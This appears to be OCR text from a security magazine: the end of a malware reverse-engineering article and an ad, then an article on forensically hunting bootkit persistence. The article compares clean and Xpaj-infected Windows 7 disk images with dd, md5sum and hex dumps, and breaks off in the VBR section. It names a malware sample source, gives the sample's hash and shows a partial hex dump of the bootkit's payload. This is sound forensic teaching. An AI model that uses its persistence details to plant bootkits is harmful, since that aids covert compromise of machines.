
LEVEL IV
Algorithm rebuilding and programming skills which encompasses the utilizing RE Levels I/II and III with higher chunks of disassembly transversely manifold system functions to acquire a picture of how the malware performs. It disassembling manifold system functions and data structures and designate how those system functions interrelate with one another.



```
Z:\NewProjects\spambot\new\driver\objfre\i386\driver.pdb
```

```
Z:\NewProjects\spambot\new\driver\objfre\i386\driver.pdb
    The string 'Z:\NewProjects\spambot\new\driver\objfre\i386\driver.pdb' was
    found in the module 'pe386'. The program may use kernel drivers. The string was found at
    offset 0000866F from the start of the module.
```

Figure 3. *Level I Reverse Code Engineering*



```
00406C37    loc_00406C37:
00406C37         lea eax,[ebp-0x000002
00406C3D         push eax
0040             push 0x38
0040             push 0x00423D58 //   \dd\vctools\vc7libs\ship\atlmfc\
0040             push 0x00423B94 // Exception thrown in destructor
00406C4          lea eax,[ebp-0x00000218]
00406C50         push 0x00423B84 // %s (%s:%d).%s
00406C55         push eax
00406C56         call 0x004055F2▲ // sub_004055F2
```

Figure 4. *Level II Reverse Code Engineering*

For a successful malware reversing process, the subsequent phases to be performed by the malcode forensics expert:



1. Acquire Malware Sample
2. Automated Reverse Engineering (ARE)
3. Review Automated RE Report
4. Manual Reverse Engineering (MRE)
5. Document Findings

Figure 5. *Successful Malware Reverse Engineering Process*

ABOUT THE AUTHOR

I am Sameera de Alwis. T.A.D.S. (Ph.D. and DBA as well as CEH/CHFI etc…) and I am holding more than 20+ years' of involvement in Information Technology with prominence on Information Security and IS Consulting. Key areas encompassed BCP/DR, all-inclusive Information Security Management and Technical, Enterprise Ultra Secure Cloud/Smart-SoftGrid Design, Cyber Law Advisory, Computer Forensics, Military Network (Mil-Net) and Campus-Network design, implementation etc. for both private and government (Native/Worldwide) counting numerous fortune 500 companies in the world (comprising Allianz, Petco, Walmart and Microsoft etc..). I am the Core-Founder/CEO as well as Chief Information Security Consultant of Sri Lanka/Asia Pacific region's first ever (ground-breaking) and the solitary BlackHat, Defcon, GrayHat and WhiteHat, an ISO 27001 compliance hardcore information security, consultation and ethical hacking, cyber security, cyber/computer law and digital forensics company. My business is the solitary Sri Lankan association who is provisioning as a Private Advisory and Defense Contractor such as HBGary, Mandiant for Israel Defense for Digital Security which is operating as a central hub in Tel-Aviv (Israel). You can have supplementary information on my official web site @ www.hackimpact.com or lk.linkedin.com/pub/sameera-de-alwis/9/734/588.

advertisement

IT-Securityguard

Lets secure IT

Android Vulnerability Scan

Web Penetration testing

Secure hosting

contact: contact@it-securityguard.com

www.it-securityguard.com

HUNTING FOR MALWARE TRACES IN AUTOSTART

LOCATIONS OF A BIOS-BASED WINDOWS 7 MACHINE

INTERCEPT MALWARE INFECTIONS BY LOOKING FOR THEIR PERSISTENCE TRACES

by Lorenzo Cantoni

During a security incident you have found a machine which communicates with a suspicious Internet host. After an initial analysis you found a malicious DLL injected inside "svchost.exe". Malware Analysis shows that the DLL is a Trojan Horse and it is responsible of the malicious network traffic. You remove the DLL from the system and reboot it, but it magically reappears and restarts to communicate with his Command & Control host. Now what?

What you will learn:

- Identify traces of infection in early stages of the boot
- Inspect common autostart locations
- Identify DLL search order exploits

What you should know:

- An idea about how the windows boot process works
- The Linux command line and The Sleuthkit
- Acquire an image of a disk in offline mode and mount its partitions on a Linux host

When dealing with malwares, concealment is a familiar word for a malware analyst or an incident responder. Every malware infection is characterized by the tentative of the malware's author to hide his activity inside the infected system from the user eyes, with the aim to maintain its presence as long as possible. Concealment techniques may vary from the trivial ones, such as naming the malware as a legit Windows executable, to the most sophisticated such as installing a kernel rootkit that hides processes and network connections. But, in order to achieve persistence, each malware needs to be started automatically, either at the boot time or when some other program gets started by the user or by the system. In this article we'll explore some forensics techniques that can be helpful while trying to identify malicious executables that runs automatically.

BOOT PROCESS ON MODERN WINDOWS OS

For the purpose of this article I'll use a Windows 7 operating system with NTFS file system and traditional BIOS. Probably, this is still the most popular configuration of a user endpoint. The operating system has been installed in a quite common way, inside the *C:\* partition and without RAID or other particular hardware configuration (for my test, I've installed it in a VMware Virtual Machine). With such configuration, it is useful to remember how the Windows boot process works and which are the executables involved in this process.

In a traditional BIOS-based computer after the machine has been powered on, the BIOS transfers the control to the first bootable device which, if it is a hard disk, corresponds to its MBR.


The MBR contains the partition table and the code that locates the bootable partition. This transfers the control to the boot sector of that partition (Partition Boot Record or Volume Boot Record). The boot sector contains the code that locates the boot manager (*C:\bootmgr*), which configuration is stored in a registry hive (*HKLM\BCD00000000*) inside *C:\boot\BSD*. The boot manager is responsible to switch the operating system from real mode to protected mode, and then executes the Windows boot loader (*C:\Windows\system32\winload.exe*). The Windows loader loads the *HKLM\SYSTEM* registry hive, the kernel and the startup drivers. Then the operating system initializes the Session Manager (*C:\Windows\system32\smss.exe*) which is responsible of four tasks. The Session Manager executes first, the disk check utility (*C:\Windows\system32\autochk.exe*) specified by the *HKLM\SYSTEM\CurrrentControlSet\Control\Session Manager\BootExecute* key. Second, it starts the Windows Subsystem (essential for the GUI) by loading in the kernel the relevant driver, usually *C:\Windows\System32\win32k.sys*, specified by the key *HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystem\KMod*.

The Session Manager also initializes the user-mode part of the windows subsystem (*C:\Windows\system32\crss.exe*) usually defined by *HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystem\Windows*. As third task, it loads a number of user-space DLLs that basically implements the Windows APIs, such as “*kernel32*”, “*advapi32*”, “*user32*” and so on. The path and the name of these libraries are defined in *HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystem\KnownDLLs*.

In the end, the Session Manager starts two instances of itself, each one representing a different session: the session 0 launches *wininit.exe* that has the aim to handle machine-related tasks such as computer policy settings, authentication (*lsass.exe*), services (*services.exe*). The session 1 launches winlogon.exe, which hosts more user-related tasks, such as the *explorer.exe* process and the login UI.

ANALYSIS IN ECONOMY

In this article I’ll perform analysis exclusively with open source or free programs, which requires some effort but helps to understand how things work. I’ve set up a windows 7 x86 virtual machine, I’ve used a forensic Linux distribution (DEFT Linux, *http://www.deftlinux.net/*) for imaging and I’m working on a Linux host machine with The Sleuthkit installed (*http://www.sleuthkit.org/*). I’ve also a second Windows VM available for analysis tools which run exclusively under Windows. The Figure 1 shows the partition layout and the geometry of the virtual disk that I have acquired. There’s just one NTFS partition with some unallocated space that the operating system creates by default.




```
lollo@tank:~/Documents/workdir$ fdisk -l win7.clean.dd

Disk win7.clean.dd: 19.3 GB, 19327352832 bytes
255 heads, 63 sectors/track, 2349 cylinders, total 37748736 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x89820bd9

        Device Boot      Start         End      Blocks   Id  System
win7.clean.dd1   *        2048    37746687    18872320    7  HPFS/NTFS/exFAT
lollo@tank:~/Documents/workdir$ mmls win7.clean.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  Meta    0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000000   0000002047   0000002048   Unallocated
02:  00:00   0000002048   0037746687   0037744640   NTFS (0x07)
03:  -----   0037746688   0037748735   0000002048   Unallocated
lollo@tank:~/Documents/workdir$ 
```

Figure 1. *The partition layout of the target disk*

INFECTED MBR


As the MBR is the first piece of the disk involved in the boot, it makes sense that is also the first place where to look at. MBR infections where in vogue 15 years ago, but there are also recent cases of emerging bootkits (eg: Rovnix, TDSS, Sinowal, Xpaj). A common technique for MBR infections is to install a hook for the `int 13h` interrupt. In real mode, this interrupt provides a set of subroutines served by the BIOS for accessing the disk (*http://en.wikipedia.org/wiki/INT_13H*). As there isn't enough space for the hook code and the boot code, the malware needs to store some data in other parts of the disk (sometimes a copy of the original MBR), usually in the unallocated space. As the sector between the MBR and the first partition are usually empty, it is possible to raise a warning if there are bytes different from `0x00`. I've infected my virtual machine with a copy of Xpaj (d5c12fcfeebbe63f74026601cd7f39b2), provided by Mila Parkour's Contagio malware dump (*http://contagiodump.blogspot.kr/2012/05/mbr-rootkit-xpaj-sample.html*). I've then extracted the MBR from both the images and the first unallocated partition. Unfortunately I didn't find data inside the first unallocated space.



```
lollo@tank:~/Documents/workdir$ dd if=win7.clean.dd bs=512 count=1 of=mbr.clean
1+0 records in
1+0 records out
512 bytes (512 B) copied, 0.000146697 s, 3.5 MB/s
lollo@tank:~/Documents/workdir$ dd if=win7.xpaj.infected  bs=512 count=1 of=mbr.xpaj.infected
1+0 records in
1+0 records out
512 bytes (512 B) copied, 0.00014041 s, 3.6 MB/s
lollo@tank:~/Documents/workdir$ md5sum mbr.clean mbr.xpaj.infected
4a0e3fc4a92d968f954bfed2ac9ac781  mbr.clean
081d51dc3a23f7b2c894be342182705f  mbr.xpaj.infected
```

Figure 2. *Hash comparison of the infcted and the clean MBRs*


Figure 2 shows that the two MBRs have different hashes. The MBR has been modified but the unallocated space between the MBR and the first partition has been untouched. By opening it with a hex editor, it will show just null bytes. In Figure 3 I have acquired the unallocated space of both images and calculated the corresponding MD5 hash, which is equal for both.



```
lollo@tank:~/Documents/workdir$ dd if=win7.clean.dd bs=512 count=2048 skip=1 | md5sum
2048+0 records in
2048+0 records out
1048576 bytes (1.0 MB) copied, 0.027298 s, 38.4 MB/s
a59631c005bd10b6e8daa7668de4c1eb  -
lollo@tank:~/Documents/workdir$ dd if=win7.xpaj.infected bs=512 count=2048 skip=1 | md5sum
2048+0 records in
2048+0 records out
a59631c005bd10b6e8daa7668de4c1eb  -
1048576 bytes (1.0 MB) copied, 0.0281 s, 37.3 MB/s
lollo@tank:~/Documents/workdir$
```

Figure 3. *Hash comparison of the unallocated spaces of the clean and the infected image at the beginning of the disk*


However by looking at the partition layout, it can be seen that we have also a portion of unallocated space at the end of the disk. As shown in Figure 4, the last part of the disk seems more interesting as we have different hashes.



```
lollo@tank:~/Documents/workdir$ dd if=win7.clean.dd count=2048 skip=37746687 of=
unallocated.2.clean
2048+0 records in
2048+0 records out
1048576 bytes (1.0 MB) copied, 0.0283676 s, 37.0 MB/s
lollo@tank:~/Documents/workdir$ dd if=win7.xpaj.infected count=2048 skip=3774668
7 of=unallocated.2.infected
2048+0 records in
2048+0 records out
1048576 bytes (1.0 MB) copied, 0.0378745 s, 27.7 MB/s
lollo@tank:~/Documents/workdir$ md5sum unallocated.2.clean unallocated.2.infecte
d
5be316fc64c6e8ecd8d8616bd4de5280  unallocated.2.clean
fbc54f83b0eb465e1c2cff3ffd5bb484  unallocated.2.infected
```

Figure 4. *Hashes comparison of the unallocated spaces of the clean and of the infected image at the end of the disk*

I've produced a hex dump in the format of a text file, it is very easy with Linux (e.g.: `xxd unallocated.2.infected > unallocated.2.infected.hexdump`). Then, I've opened the text files with a text editor that allows comparing the content of 2 or more files (`meld`) and I have inspected the differences between the two (Figure 5). The bootkit wrote some code in that space (there are many bytes that are different, not just the ones shown in Figure 5).




```
/home/lollo/Documents/workdir/unallocated.2.clean.hexdump
00f05f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0600: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0610: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0620: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0630: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0640: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0650: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0660: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0670: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0680: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0690: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f06a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f06b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f06c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f06d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f06e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f06f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0700: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0710: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0720: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0730: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0740: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0750: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0760: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0770: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0780: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0790: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f07a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f07b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

```
/home/lollo/Documents/workdir/unallocated.2.infected.hexdump
00f05f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f0600: 4152 4348 000c 0000 8d01 0000 0000 0000  ARCH............
00f0610: 4d38 5a80 3801 6702 0407 1007 ff1c 1040  M8Z.8.g........@
00f0620: d11a 0178 e10a e380 0e09 0e1f ba7c 00b4  ...x.........|..
00f0630: 09cd 21b8 0160 4c0a 5468 6973 0720 7072  ..!..`L.This. pr
00f0640: 6f67 3361 6dc3 63a3 6e8f a774 f362 65d7  og3am.c.n..t.be.
00f0650: e775 afcc 6906 443f 4f53 006d 6f64 652e  .u..i.D?OS.mode.
00f0660: 0d0a 5624 4410 5045 1864 86fc 3465 2b66  ..V$D.PE.d..4e+f
00f0670: 4f14 1cf0 002e 200b 0201 43a7 6da0 9fe1  O.... ...C.m...
00f0680: 5b9a 4010 0282 3baf 8205 1453 50cd 7034  [.@...;....SP.p4
00f0690: af73 3f39 381c 4001 a5c8 6510 380d 3081  .s?98.@...e.8.0.
00f06a0: c45e f599 ff0a c29d 0150 2e63 9219 ca11  .^.......P.c....
00f06b0: 28dc 7a08 c824 d120 8106 602e 6461 74ca  (.z..$. ..`.dat.
00f06c0: 930c 430b 2829 06a3 58c0 2e52 6929 2bc4  ..C.()..X..Ri)+.
00f06d0: d4a2 2842 08f0 7265 6c2b 6f63 d494 4028  ..(B..rel+oc..@(
00f06e0: df61 5b47 2c01 bbb0 48c7 c0e1 13c3 c083  .a[G,...H.......
00f06f0: ec28 f8b9 2c17 205e c1ff 1530 eb0a 3983  .(..,. ^...0..9.
00f0700: c428 20c9 3d00 f500 5769 6e36 3420 3861  .( .=...Win64 8a
00f0710: 7382 656d 626c 7953 bcb8 3f49 7b3e 4865  s.emblyS..?I{>He
00f0720: 7270 21af 01dd c46c b028 3ce9 5a14 2279  rp!....l.(<.Z."y
00f0730: 475c d101 8a84 1865 9232 08af b628 56a1  G\.....e.2...(V.
00f0740: 10c1 4b45 524e cc4c 331d 322e 447b 7034  ..KERN.L3.2.D{p4
00f0750: 5553 1c36 0b02 f678 1369 7450 037b 6365  US.6...x.itP.{ce
00f0760: 738e 1d77 47fa 4c98 92e8 456e 7224 791f  s..wG.L...Enr$y.
00f0770: 4dbf 2dba 67be 4298 7841 1d4f 7533 7470  M.-.g.B.xA.Ou3tp
00f0780: 0644 fb62 c167 53e9 7231 bed9 4122 f5ff  .D.b.gS.r1..A"..
00f0790: e210 71ef 8e0e a015 01fe bd80 0000 0000  ..q.............
00f07a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00f07b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Figure 5. *The hexdumps of the clean and of the infected unallocated space in a text editor*

With a closer look at the hex dump, it can also be noticed that the last block of the disk, contains a copy of the original MBR. This can be confirmed by comparing the hashes of the last sector of the infected image with the 1st sector of the clean image.




```
lollo@tank:~/Documents/workdir$ dd if=win7.xpaj.infected of=last.sector.infected
 skip=37748734 bs=512 count=1
1+0 records in
1+0 records out
512 bytes (512 B) copied, 0.000131709 s, 3.9 MB/s
lollo@tank:~/Documents/workdir$ dd if=win7.clean.dd of=mbr.clean  bs=512 count=1

1+0 records in
1+0 records out
512 bytes (512 B) copied, 0.0190186 s, 26.9 kB/s
lollo@tank:~/Documents/workdir$ md5sum mbr.clean last.sector.infected
4a0e3fc4a92d968f954bfed2ac9ac781  mbr.clean
4a0e3fc4a92d968f954bfed2ac9ac781  last.sector.infected
lollo@tank:~/Documents/workdir$
```

Figure 6. *Hash comparison of the MBR of the clean image and the last sector of the infected image*

In conclusion, inspecting the unallocated space is a good starting point for identifying MBR infections. As the content of this space is quite standard, anomalies can quickly be revealed by inspecting its content.

INFECTED VBR

The next piece of disk involved in the boot process is the Volume Boot Record (VBR) or Partition Boot Record (PBR). It is nothing else than the boot sector. Infecting the VBR has similar problems as infecting the MBR, because the VBR code is contained in a 512 byte block as for the MBR. This way, the techniques described in the above section comes in handy. However by looking closely at the unallocated space contained at the end of the disk of the clean image, it can be noticed that the first block of the space contains a backup copy of the boot sector. The rest of the space is filled with zeroes. A bootkit can infect the VBR but leave its backup untouched. A possible technique to identify an infected VBR is to compare the one in use with its backup, but it is not the case of XpaJ the VBR is untouched. In Figure 7, I've compared the boot sector, its backup and the boot sector of the clean image: they all have the same hash.




```
